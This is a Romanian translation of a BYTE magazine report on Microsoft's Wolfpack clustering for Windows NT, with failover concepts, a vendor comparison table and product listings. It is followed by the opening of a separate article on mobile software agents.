Microsoft, gorila de 400 kg din industria software, este pregătit pentru lansarea noii versiuni a sistemului de operare pentru serverul NT, care va schimba radical modul de lucru al serverelor şi va oferi reţelelor NT un grad de fiabilitate şi toleranţă la defecte fără precedent. Cunoscut în mod popular ca şi Wolfpack, acest produs nou va include facilităţi de lucru în clustere (built-in clustering) - capacitatea de-a interconecta două sau mai multe servere astfel încât în caz de eşuare unul să poată prelua în mod automat procesarea altuia cu o întrerupere minimală la utilizatorul final. Pentru utilizator, aceste servere alocate apar ca şi o singură entitate, chiar dacă el accesează mai multe servere din diferite locaţii.

Lucrul în clustere de servere NT (fără a le menţiona pe cele care folosesc alte sisteme de operare) nu reprezintă o idee nouă în domeniu, însă până acum ea nu a fost înglobată direct în sistemul de operare - unde de fapt îi este locul, după părerea noastră. În timp, au existat numeroase soluţii de lucru în clustere din partea mai multor producători, însă majoritatea aveau nevoie de legături hardware dedicate şi de pachete hard/soft proprietare. Mulţi dintre aceşti producători au lucrat cu Microsoft, iar în prezent, realizează proiecte şi produse pentru a confrunta ceea ce va reprezenta în curând o nouă realitate a pieţei. Prima etapă a lansării Wolfpack este programată pentru această lună. Ea va suporta clustere din două servere. A doua fază va urma în 1998 şi va permite lucrul în clustere mai mari de două servere.

Acest raport este bazat pe teste realizate atât de BYTE cât şi de NSTL asupra versiunii beta a Wolfpack. În plus, am urmărit unele elemente importante din jurul tehnologiei de lucru în clustere, multe implicând limitări care au fost ignorate de producători. În final, am făcut un tur de orizont asupra produselor existente pe piaţă, rezumând într-un tabel caracteristicile acestora, iar într-o casetă am descris proiectele lor şi poziţiile vis-a-vis de Wolfpack. (Apoi am planificat să realizăm o analiză comparativă asupra soluţiilor cluster, însă deoarece nu a existat nici o configuraţie hardware comună, nu am putut realiza o comparaţie obiectivă în genul BYTE). Pentru a vă ajuta să înţelegeţi mai bine posibilităţile şi limitările Wolfpack, vom face o trecere în revistă a elementelor de bază ale lucrului în clustere.


LAN
Server Interconnect (necesită o cartelă adiţională de interfaţă cu reţeaua pentru fiecare server)
Subsistem SCSI partajat pentru stocare de date

Configuraţia de bază a unui cluster Wolfpack este foarte simplă.


De ce cluster?

Unicul scop al lucrului în clustere îl constituie menţinerea unei „înalte disponibilităţi“ a resurselor de procesare pentru utilizatorul final. Realizarea acestui lucru implică trei funcţii esenţiale: toleranţă la defecte (numită şi failover), echilibrarea încărcării şi administrare centralizată sau monitorizare. Toleranţa la defecte asigură un backup pentru înlocuirea resurselor care au eşuat (ex. server, ruter sau reţea). Echilibrarea încărcării detectează când una din resurse este supraîncărcată cu sarcini de procesare şi distribuie aceste sarcini printre resurse mai puţin solicitate. Administrarea centrală a clusterelor de servere oferă administratorilor posibilitatea de-a administra şi controla clusterul de la o singură consolă sau să depaneze căderile şi comutarea resurselor pentru o întreţinere de rutină.

Din nefericire, majoritatea produselor de lucru în clustere, inclusiv Wolfpack, oferă doar o toleranţă la defecte şi o administrare automatizată. Echilibrarea încărcării este o operaţie manuală, deşi unele sisteme terţe pot furniza componente software sau produse suplimentare pentru a uşura această sarcină.

Esenţa oricărei implementări de lucru în clustere o reprezintă redundanţa. Deoarece aveţi două sau mai multe sisteme din aceeaşi categorie, dacă o singură resursă a reţelei eşuează - indiferent că este un server, adaptor de reţea pentru server, disc hard, aplicaţii, ruter sau segment - sistemul va detecta automat aceasta şi va introduce o componentă care era în aşteptare. Wolfpack recunoaşte următoarele tipuri de resurse NT: Fault-Tolerant Disk Set, File Share, Generic Application, Generic Service, Internet Information Server (IIS) Virtual Root, IP Address, Network Name, Physical Disk, Print Spooler şi Time Service.

În timp ce, în mod clar, este posibilă configurarea unui cluster cu un server suplimentar aflat în aşteptare, conectat la reţea, însă neactiv, pregătit pentru a prelua suc-



Failover Options

Fail Mode: ● Automatic ○ Manual

Fail On: ○ Network Failure ○ Link Failure ○ Either ● Both

Failover Delay: 10

Link Timeout: 10

Network Timeout: 10

☑ TCP/IP Failover Only

Command Files

On Fail Detect: OnDetect.cmd

On Failover: OnFail.cmd

After Failover: AftrFail.cmd

On Revert to Standby: OnRevert.cmd

Armed Status: ● Armed ○ Disarmed

TCP/IP Configuration

☑ Allow IP Address change on Failover

Current Host Name: ntserver2

Host Name After Failover: DAVESERVER

Adapter: Novell NE2000 Adapter

Current IP Address	Current Mask	IP After Failover	Ma
199.1.1.4	255.255.255.0	199.1.1.1	255

New File Share

Name: New File Share

Description: Test to create a new resource

Resource type: File Share

Group:

☐ Run this resourc

- File Share
- Generic Application
- Generic Service
- IIS Virtual Root
- IP Address
- Network Name
- Physical Disk
- Print Spooler
- Time Service

```
########################################
# Tear off the Node Name from the Key.
########################################
@ipadName = split(/:/,$ipadToCheck);
$ipadNodeName = $ipadName[0];

&iam'Trace(1,"Looking for Node $ipadNodeName");
if ( $nodeInfo($ipadNodeName) != $IAM'NODE_RUNNING )
{
    &iam'Trace(1,"Node $ipadNodeName is NOT Running");
    return 0;
}
$ipadNetwork      =  &iam'inet_addr($ipadSubnetInfo($ipadToCheck));
$ipAddressNetwork = (&iam'inet_addr($IPAddress) &
                     &iam'inet_addr($ipadSubnetMaskInfo($ipadToCheck)))

# If the networks don't match, then the IPAddress cannot be
# set on this IPAD.
if ($ipadNetwork != $ipAddressNetwork)
{
    return 0; # Not Suitable
}
```

Asistența interactivă vă ajută să învățați configurarea regulilor de migrare și configurare a clusterului.

Toleranța la defecte a configurației IP de la un server la altul emite un semnal de alertă către administrator.

Pentru multe programe de lucru în clustere, cum ar fi Isis Availability Manager, script-area adaugă flexibilitate și putere însă și nevoia de-o expertiză în programare.

Wolfpack ar trebui să manevreze automat căderile, însă sunt necesare o mulțime de configurări manuale.

cesiunea, atunci când este cazul, această configurație (numită activă/pasivă sau asimetrică) cu greu poate fi considerată eficientă, din punctul de vedere al costului și este rareori justificabilă. O altă variantă, mult mai practică, este aceea în care fiecare server este activ, fiind pregătit să preia procesarea altora în caz de cădere. Suplimentar conexiunilor LAN dintre servere, o conexiune secundară privată, numită *interconnect*, este stabilită în mod normal, astfel încât cele două servere se pot monitoriza reciproc.

Obținerea unui mediu IT client/server tolerant la defecte presupune abordarea unui număr de probleme hard și soft: alimentare continuă, servere multiple, stocare redundantă a datelor, backup pentru legături de rețea și soft de administrare failover.

- **Alimentarea procesului.** Tot hardul necesar pentru servicii de continuitate trebuie să fie conectat la o sursă de energie neîntreruptibilă (UPS), care să permită comutarea la un generator de backup sau, dacă este necesar, să realizeze o deconectare rapidă și sigură.

- **Mai multe mașini.** Puteți reduce probabilitatea de cădere printr-o simplă divizare a sarcinilor. Astfel, un server Web pe o mașină și un server e-mail pe o alta conferă o anumită siguranță, în cazul în care una din aplicații eșuează.

- **Partajați stocarea.** Oglindirea discului sau tehnicile de replicare dintre servere conferă siguranța că datele - și posibil aplicațiile - vor fi disponibile chiar și în cazul unei căderi a discului hard sau a serverului. În prezent, SCSI este cel mai bun standard pentru tehnologiile de partajare a discului, însă are și el limite (vezi Tech Focus). Una dintre acestea ar fi că distanța dintre servere este limitată la 25 de metri. De asemenea, sistemele failover non-SCSI pot face clusterele de servere vulnerabile la partiționarea rețelei. În viitor, tehnologii precum Fibre Channel, Serial Storage Arhitecture (SSA) sau I2O vor furniza o partajare dedicată a discului pentru distanțe mai mari.

- **Lungimea redundanței.** Adăugarea unei conexiuni suplimentare între servere permite o reducere a probabilității de cădere a comunicațiilor dintre rețele.

- **Îmblânzirea scorpiei.** Softul de administrare pentru toleranța la defecte oferă o modalitate de detectare a căderilor hard sau soft și folosește tehnologii de backup, de așteptare (standby) sau preluare. Parametrii de detectare a căderii necesită o calibrare fină din partea administratorului. O testare prea fină a căderilor poate cauza comutări nedorite, însă o testare care nu este suficient de senzitivă riscă o pierdere a serviciilor. O interconexiune dedicată redundantă între servere permite o detectare mult mai fiabilă a căderilor. Tehnicienii de la NSTL au avut de furcă cu mortalul Ecran Albastru de la NT, după ce au încercat să dezinstaleze unele pachete de lucru în rețea. Astfel, o revizuire a discului reprezintă o bună măsură de prudență înainte de instalare.

Serviciile Web simple sunt mai ușor de portat, însă aplicațiile dedicate (ex. cele de baze de date) sunt mai dificile și necesită kituri suplimentare. Pentru o flexibilitate mai mare, softul dedicat pentru toleranță la defecte va trebui să ofere un API, pentru a permite programatorilor interni să adauge code failover pentru aplicațiile client.

Ce face Wolfpack

Pentru a crea un cluster bazat pe Wolfpack, aveți nevoie de două (nici mai mult nici mai puțin) servere NT 4.0 (cu Service Pack 3.0 instalat), care partajează un bus SCSI, suportând un subsistem extern de stocare pe disc. Ambele servere trebuie să fie membre ale aceluiași domeniu NT și fiecare trebuie să aibă propriul disc sistem pe un bus local, nepartajat.

Wolfpack permite celor două servere să-și schimbe între ele propria stare, resursele care rulează și activitatea. Cele două componente ale lucrului în clustere sunt Cluster Service și Resource Monitor. Cluster Service care rulează pe fiecare server din cluster controlează activitatea clusterului, comunicațiile dintre servere și operațiile efectuate la căderea sistemului. Resource Monitor verifică starea resurselor țintă (ex. off-line, off-line nesigur, on-line, on-line nesigur, cădere) și raportează orice modificare a stării către Cluster Service. Fiecare server poate rula unul sau mai multe programe Resource Monitor.

Comunicația de monitorizare primară dintre nodurile Wolfpack este numită *sincronizare de tact* (heartbeat synchronization). În esență, fiecare nod verifică dacă celălalt nod există și dacă este în funcțiu-ne. Dacă Resource Monitor-ul nodului descoperă că celălalt nod a dispărut, Cluster Service va executa instrucțiuni de toleranță la defecte predefinite. Deoarece există un singur Cluster Service și unul sau mai multe programe Resource Monitor pentru fiecare nod, această comunicație din cluster ia forma unei comunicații interproces (IPC - Interprocess Communication) și necesită o prelucrare suplimentară. Traficul este însă suficient de mic pentru a fi rulat pe un Ethernet LAN privat (numit în mod uzual Interconnect), un LAN public, o conexiune serială sau chiar un bus SCSI, deși ultima variantă nu este indicată.

Administratorul poate specifica pentru resurse două intervale de interogare ciclică și o valoare de întrerupere. Intervalele de interogare afectează modul în care programele Resource Monitor își fac verificările. În jargonul Wolfpack există două nivele ale interogării: Arată viu (Looks alive) și Este viu (Is alive). În interogarea Arată viu, Wolfpack realizează o verificare rapidă pentru a determina dacă resursa este disponibilă și în funcțiune. Interogarea Este viu este mult mai meticuloasă, Wolfpack determinând dacă resursele sunt complet operaționale. Valoarea de întrerupere specifică cât timp Resource Monitor trebuie să aștepte un răspuns, înainte de luarea unui verdict de eșuare a resursei.

TECH FOCUS | ECHILIBRAREA

Acces partajat, încărcare divizată? Nu-i chiar așa.


Cântecul de sirenă al lucrului în cluster este că el permite un acces partajat , simultan la disc și divide sarcinile de procesare între servere. Din păcate, în realitate, nici unul dintre aceste beneficii nu este realizat în totalitate, în primul rând datorită limitărilor în partiționarea SCSI și a discului.

Să considerăm un cluster simplu ca cel din dreapta. Două servere J și K partajează un dispozitiv SCSI, organizat în volumele X și Y. Realitatea unui SCSI este că trebuie să accesați fiecare volum printr-un singur server. În funcție de modul în care este configurat clusterul, s-ar putea să vedeți trei servere: J, care vede discul X; K, care vede discul Y; și L (un pseudo-nod pentru IP și lucrul în rețea Microsoft), care vede ambele discuri. Astfel, puteți accesa discul Y fie prin serverul K sau L, însă, în realitate, K face majoritatea lucrului.

Dacă atât J cât și K rulează un Server SQL (posibil în prezent cu Digital Clusters pentru Windows NT, însă nu și pentru lansarea inițială a Wolfpack), fiecare poate accesa baze de date din volumele pe care le vede. Cu toate acestea, dacă K dorește să acceseze baze de date de pe discul X, va trebui să trimită cererea serverului J, care realizează operațiile cerute și transferă rezultatele înapoi la K. Aceasta are consecințe serioase în ce privește încărcarea administrării.

Să presupunem că există 100 de utilizatori pe L, cu 50 dintre ei folosind o aplicație bazată pe J iar 50 o aplicație bazată pe K, însă toți accesând datele de pe discul X. Nu uitați că accesul la X trebuie să treacă prin J. În realitate, J face totul pentru cei 50 de utilizatori proprii, precum și toate prelucrările de fișiere pentru 50 de utilizatori suplimentari, în timp ce K se ocupă doar cu prelucrările I/O ale celor 50 de utilizatori proprii. Serverul J ar putea fi supraîncărcat serios, fapt ce ar reduce timpul de răspuns pentru toți utilizatorii.

Ce s-ar întâmpla dacă sărmanul J n-ar mai rezista și ar suferi o cădere? Softul pentru lucru în clustere ar depăși instantaneu acest eșec și ar reasigna volumul X la serverul K. Partea bună e că utilizatorii vor remarca doar degradări minore ale serviciilor și nu vor întâmpina întreruperi în aplicațiile lor; în cel mai rău caz, această depășire a eșecului le va apărea ca și un reboot rapid de server. În continuare, K va trece în aceeași situație supraaglomerată și lipsită de putere în care se afla înainte J. Aceasta nu reprezintă însă o echilibrare a încărcării.



Ambele servere au acces la cele două tipuri de discuri.

În prezent, doar clusterele Oracle au realizat această restricție de un server per volum. Au realizat acest lucru prin crearea propriei structuri de fișiere și de date.

Planificarea eșecului

Cel mai semnificativ avantaj pe care Wolfpack îl oferă, în comparație cu soluțiile actuale de lucru în cluster, este strânsa integrare cu NT. Spre exemplu, Wolfpack vă permite o grupare a resurselor NT, cu aplicații în grupuri failover. Când o singură resursă eșuează, Wolfpack semnalează eroarea pentru întregul grup la care resursa respectivă a fost conectată. Acesta reprezintă un mijloc practic de creare a unor dependințe failover și oferă avantajul ca un serviciu eșuat să aibă resursele necesare pentru repornire. Unele sisteme necesită script-uri suplimentare pentru a realiza ceea ce Wolfpack oferă via casete de dialog și selectări de mouse.

Din păcate, un sistem tolerant la defecte automatizat nu este posibil întotdeauna. Unele aplicații pot rula doar pe un singur nod al clusterului, în caz de failover, ele trebuind să fie pornite manual de pe un alt nod. Unele aplicații (ex. IIS, FTP) pot fi configurate și administrate ca, în caz de failover, să pornească automat de pe un alt nod.

În caz de eșec al unui cluster, funcțiile și resursele de migrare către un server alternativ, oferite de Wolfpack, le permite celor din echipa IT să remedieze defecțiunea. Însă cum veți reface resursele pe sistemul original care între timp a fost remediat (proces numit failback)? Și în plus, sunteți în stare de-o automatizare a procesului? S-ar părea că automatizarea procesului failback reprezintă cea mai bună soluție însă aceasta doar dacă problema a fost într-adevăr rezolvată și fără șanse de a reapare. În caz contrar, un failback automatizat ar putea cauza apariția unor eșecuri ulterioare la nivelul altor servere, cauzând probleme pentru utilizatori. Restrângând acest failback la o acțiune manuală deliberată din partea personalului IT, se poate realiza o eliminare a acestui efect de ping-pong.

Administrarea clusterului

Într-un mediu server obișnuit, utilizatorii folosesc un număr de unelte administrative, pentru a identifica serverele și pentru a monitoriza conținutul și activitatea acestora. Wolf-

CARACTERISTICI

	Digital Clusters for Windows NT	FirstWatch for Windows NT Server	HACMP	Isis Availability Manager	LifeKeeper for Windows NT	Octopus and SASO	Standby & On-line Recovery Server	Standby Server for NT	Wolfpack
Numărul serverelor ce se pot conecta	2	2	16	Up to 100	2 or 3	2	2	2	2
SO-uri suportate	NT 4.0 SP2	NT 3.51 or 4.0; Solaris	AIX	NT; Solaris,	NT	NT	NT 3.5x, 4.0	NT 3.5 sau peste; NetWare; OS/2 Warp	NT 4.0 SP3
Sisteme suportate cu limitări			RS/6000 family	HP-UX	NCR Worldmark sau S series		ProLiant & ProSignia		
Servere identice necesare							(numai Standby)		
Necesită subsistem partajat de disc	✔	✔			✔		✔		✔
Administrare din GUI	✔	✔	✔	✔	✔		Folosește Compaq Insight Manager		✔
Echilibrarea încărcării			Folosește Load Leveler	✔					
Necesită soft client	✔								
API special furnizat		✔		✔					
Tipul conectării	NIC	2 NICs/ server	NIC	NIC	NIC	NIC	Serial	NIC	NIC
Modul de refacere după defect A/A sau A/P	A/A	A/A	A/A sau A/P	A/A	A/A, A/P, three-way	(N/A)	A/A (on-line); A/P (standby)	A/P	A/A
RESURSE PROTEJATE									
Disc partajat					✔				✔
Aplicații generice				✔	✔				✔
Aplicații specifice prin kit					✔				
Servicii generice									✔
Adrese IP	✔		✔	✔	✔	✔			✔
Nume rețea						✔			✔
Partajare fișiere			✔		✔				✔
Servicii de tipărire				✔	✔				✔
Servicii gestiune timp									✔
Servicii gestiune nume				✔					
Microsoft Exchange									
PROTOCOALE SUPORTATE									
TCP/IP	✔	✔	✔		✔				
NetBEUI	✔								
IPX/SPX	✔								
MONITORIZARE TACT									
Conexiune rețea	✔	✔	✔	✔	✔	✔		✔	✔
Disc partajat		✔ (Unix)			✔				
Port serial					✔		✔		

✔ = da A/A = Activ/Activ A/P = Activ/Pasiv N/A = nu este cazul

pack folosește un singur program, Cluster Administrator, pentru a centraliza controlul asupra aplicațiilor și serviciilor. El poate fi rulat ca și client de pe orice stație de lucru NT atașată la cluster. Toate resursele clusterului apar ca și obiecte organizate ierarhic, pe care le puteți asigna și configura relativ ușor.

Cluster Administrator administrează serviciile, partajarea fișierelor și replicarea directoarelor. El permite revizuirea activității și eșecurilor calculatoarelor din fiecare cluster, pentru a determina care noduri rulează aplicații și servicii. Cu ajutorul culorii, se identifică proprietarul resursei. Astfel, schimbarea culorii semnifică apariția unei erori, o notificare instantanee care vă spune, de asemenea, care server administrează acea resursă. Cluster Administrator vă permite specificarea aplicațiilor și a componentelor înrudite care rulează pe servere și stabilesc politica de monitorizare a disponibilității și a refacerii după defecte. O întreținere manuală a nodurilor individuale presupune un clic de mouse potrivit pe serviciile și resursele de eșec la un alt server.

Dacă failover și failback sunt totuși administrate corespunzător, echilibrarea încărcării reprezintă însă o problemă pentru Wolfpack. Nu este nici automatizată, nici dinamică; de fapt, este un proces complet manual. Prin urmare, aveți nevoie de o monitorizare atentă a încărcării clusterului deoarece este posibil ca un nod al clusterului, să deservească 200 de utilizatori, în timp ce altul administrează doar câțiva clienții. Și, din păcate, s-ar putea să nu existe nici o

Restul haitei

Atunci când Microsoft vorbește, restul producătorilor ascultă. Conștient de importanța unor specificații pentru sisteme deschise și a standardelor hardware, Microsoft a prezentat o listă de parteneri tehnologici care susțin recenta dezvoltare Wolfpack: Compaq, Digital Equipment, Hewlett-Packard, IBM, Intel, NCR și Tandem. Digital, în particular a fost un element cheie. Microsoft a cumpărat de la Digital licența pentru codul sursă de lucru în cluster, care a format inima Wolfpack.

Toți, inclusiv Intel, planifică să distribuie clustere bazate pe Wolfpack. Amdahl, Siemens Nixdorf și Stratus Computer și-au anunțat intenția de-a certifica și oferi clustere Wolfpack în acest an. Computer Associates, Oracle și SAP și-au făcut de asemenea publice planurile lor despre produse bazate pe Wolfpack.

Odată ce Microsoft va lansa Wolfpack, Digital nu va mai vinde pachetele sale Clusters for NT. Clienții Digital vor migra către Wolfpack, pe care Digital îl va susține cu pachete îmbunătățite care includ scalabilitate crescută, toleranță la defecte și unelte administrative.

Veritas planifică realizarea unei compatibilități între FirstWatch și Wolfpack atât cât este posibil, deși nu mai există unele elemente din aplicații Wolfpack și dependența de dispozitive .

Isis, o divizie a Stratus Computer, oferă Isis Availability Manager, care suportă în prezent până la 100 de servere, o posibilitate cu mult peste cea oferită de Wolfpack. Cu toate acestea, Isis este încredințat lui Wolfpack, ca și API strategic, pentru o compatibilitate cu soluțiile de lucru în clustere și întreținere bazate pe NT. În acest fel, utilizatorii Radio Cluster de la Stratus vor avea o cale de migrare mai ușoară către viitoarele produse bazate pe Wolfpack.

LifeKeeper de la NCR cu posibilități extinse atât în mediu Unix cât și NT este văzut ca o ofertă de o înaltă disponibilitate, considerând Wolfpack o ofertă cu un nivel minimal.

Octopus Technologies oferă un sistem de oglindire a datelor care permite lucrul cu Wolfpack, precum și furnizarea unei soluții tolerante la defecte, independente, alternative pentru medii NT. De asemenea, Octopus lucrează în configurații unu-la-unu, unu-la-mulți, mulți-la-unu și mulți-la-mulți, față de versiunea inițială Wolfpack, unu-la-unu. Octopus va suporta toate API-urile Wolfpack, pe măsură ce acestea vor deveni disponibile. Unii utilizatori ar putea alege Wolfpack pentru a implementa clustere locale și folosi Octopus pentru a oferi oglindire de date și failover între clustere - cu alte cuvinte, lucrul în clustere de clustere.

În curând, Compaq va introduce un sistem tolerant la defecte multiserver cu o funcționalitate Wolfpack completă, unelte administrative suplimentare și stocare externă conectată prin FC (Fiber Channel). Vinca planifică o îmbunătățire a serverului său Standby for NT, prin adăugarea unor funcții avansate și a unei compatibilități Wolfpack. În același timp, Vinca dezvoltă noi îmbunătățiri Wolfpack, utilități și aplicații pentru clustere, oferind clienților posibilitatea unei migrări viitoare către Wolfpack.

soluție pentru a rezolva această problemă.

La BYTE, am instalat Wolfpack pe două servere Digital Equipment (sisteme cu Pentium la 200 și 166 MHz), partajând un singur cabinet SCSI extern, cu două discuri hard de 2-GB. Primul nod creează clusterul - numele clusterului, adresa IP, informații suplimentare etc. Când al doilea nod se alătură clusterului existent, putem asigna resursele și defini procedurile de failover.

Am testat manual toleranța la defecte (pe un server IIS, server SQL și resurse disc), prin mutarea resurselor folosind Cluster Administrator. Am deconectat un nod, pentru a testa un failover automatic. În toate cazurile, restabilirea s-a produs aproape instantaneu. În plus, Cluster Administrator a fost destul de deștept ca să ne oprească de la asignarea de noi resurse la nodul lipsă.

Alege pachetul

Situația actuală a lucrului în clustere NT este că nici Wolfpack și nici un alt produs de lucru în clustere, disponibil pentru NT, nu implementează complet toate funcțiile și conceptele pe care BYTE le consideră ca fiind adevăratul lucru în clustere. Produsele disponibile oferă doar kit-uri suplimentare, pentru a suporta o listă scurtă de programe, în special baze de date. Wolfpack adaugă majoritatea funcțiilor direct în sistemul de operare, furnizând API-uri comune pentru soluții client. Însă dacă doriți să conectați în cluster mai mult de două servere, probabil că nu veți mai avea răbdare să așteptați ca Wolfpack să mai crească. Prin urmare, unul din celelalte produse, incluzând unele soluții de lucru în clustere non-NT, s-ar putea să constituie o variantă mai bună. Cu toate acestea, puțini se îndoiesc că Microsoft nu va fi, în curând, liderul unor astfel de pachete soft. ■

INFORMAȚII DESPRE PRODUS

Digital Clusters for Windows NT
$995
Digital Equipment Corp.
Maynard, MA
800-344-4825
http://www.digital.com/
Enter 1013 on Inquiry Card.

FirstWatch for Windows NT Server
$4995
Veritas Software
Mountain View, CA
800-258-8649
415-335-8000
http://www.veritas.com/
Enter 1014 on Inquiry Card.

HACMP
IBM Corp.
Somers, NY
800-225-5249
http://www.ibm.com
Enter 1015 on Inquiry Card.

Isis Availability Manager
$1500-$2500, NT;
$5000-$10,000, Unix
Isis Distributed Systems
Marlborough, MA
800-258-0990
508-460-2430
http://www.isis.com
Enter 1016 on Inquiry Card.

LifeKeeper for Windows NT
$1495
NCR
Dayton, OH
800-774-7406
937-445-5000
http://www.ncr.com
Enter 1017 on Inquiry Card.

Octopus and SASO
$1499
Octopus Technologies
Langhorne, PA
800-919-1009
215-579-5600
http://www.octopustech.com
Enter 1018 on Inquiry Card.

Standby & On-line Recovery Server
$1499
Compaq Computer
Houston, TX
800-652-6672
281-370-0670
http://www.compaq.com/
Enter 1019 on Inquiry Card.

Standby Server for NT
$2999
Vinca Corp.
Orem, UT
888-808-4622
http://www.vinca.com
Enter 1020 on Inquiry Card.

Wolfpack
Price to be determined
Microsoft Corp.
Redmond, WA
206-882-8080
http://www.microsoft.com
Enter 1021 on Inquiry Card.

---

*La acest raport, au contribuit: David Seachrist, de la NSTL (*dseachrist@prodigy.com*), Russel Kay, editor tehnic BYTE (*russelk@bix.com*) și Al Gallant director tehnic cu probleme lab (*al_gallant@mcgraw-hill.com*).*

[din BYTE, o publicație McGraw-Hill, Inc.
Adaptare - *Moldovan Daniel*]

Evaluările din acest raport prezintă aprecieri ale redactorilor BYTE, bazate pe testele dirijate de NTSL, Inc., prezentate într-un număr recent al publicației **PC Digest.** *Pentru un exemplar al raportului complet, contactați NTSL la 625 Ridge Pike, Conshohochen, PA 19428; (610) 941-9600; pe internet, editors@ntsl.com, pentru abonament, contactați Compute Pess Agora s.r.l. Tg.Mureș. BYTE Magazine și NTSL reprezintă unități funcționale ale The McGraw-Hill Companies.*

Agenţi Mobili

O abordare teoretică şi practică a unui domeniu de mare actualitate în domeniul software.

De Ionuţ-V Rusu

Cuvîntul agent poate duce cu gîndul fie la angajaţii unei agenţii de spionaj, fie la viruşii informatici ai unei lumi supertehnologizate dintr-un viitor desprins din sfera SF-ului. Aceasta, fireşte, în cazul în care agent se rosteşte în mediile ce nu au prea mare tangenţă cu cel al calculatoarelor. Se pune atunci întrebarea: dar ce se înţelege prin agent în domeniul ştiinţei acesteia din urmă? Ei bine, problema este la fel de confuză, datorită varietăţii domeniului în care un agent se poate utiliza. Ramura numită Inteligenţa Artificială are o poziţie diferită faţă de cea care tratează Reţelele de Calculatoare, care are la rîndul ei o altă poziţie faţă de domeniul Bazelor de Date ş.a.m.d. Alte surse de confuzie mai sînt şi 'sferele' unde cuvîntul agent este utilizat, adică mediul academic sau cel comercial. Cert este că o seamă de lucrări tratează tehnologia agent şi fiecare din acestea propune o anumită vedere - mai mult sau mai puţin acceptată de comunitatea de specialişti - legată de acest subiect.

Acest articol îşi propune să prezinte cititorului mediul agent AWB, dezvoltat de către IBM Japan Laboratories. Mai întîi, trebuie, însă, introdusă noţiunea de agent mobil şi aceasta în contextul mai larg al agenţilor software. Fiţi, deci, pregătiţi pentru o călătorie cu următorul itinerar: AWB, agent mobil, agent software. În ordine inversă însă, fireşte !

Agenţii Software

Agenţii software formează un subdomeniu de studiu din cadrul Inteligenţei Artificiale Distribuite (DAI – Distributed Artificial Inteligence). Din punctul de vedere al direcţiilor de cercetare s-au evidenţiat în timp două curente. Primul curent avea în vedere agenţii inteligenţi, concentrîndu-se în principal pe agenţii deliberativi ce conţineau intern modele simbolice. Un agent deliberativ este „un agent care posedă un model explicit şi simbolic al lumii şi ale cărui decizii – legate, spre exemplu, de acţiunile pe care doreşte să le execute – sînt făcute pe baza raţionării simbolice (symbolic reasoning)“ [NWANA]. În plus, cercetarea era focalizată şi asupra problemelor de interacţiune şi comunicare dintre agenţi, decompoziţie şi distribuţie a sarcinilor (task-urilor), coordonare şi cooperare, rezolvarea conflictelor prin negociere etc. Aceste studii au dus la realizarea unor sisteme de specialitate, cum ar fi : modelul actor (Hewitt, 1977), MACE (Gasser & Co., 1987), DVMT (Lesser & Corkill, 1981) etc. Al doilea curent de dezvoltare al sistemelor agent s-a evidenţiat prin diversificarea tipologiei acestora. Consecinţa a fost identificarea, clasificarea şi dezvoltarea a numeroase sisteme agent, ce prezentau particularităţi în cadrul modelelor lor conceptuale, însă toate avînd la bază scheletul şi caracteristicile unui sistem agent clasic.

Tipologia agent

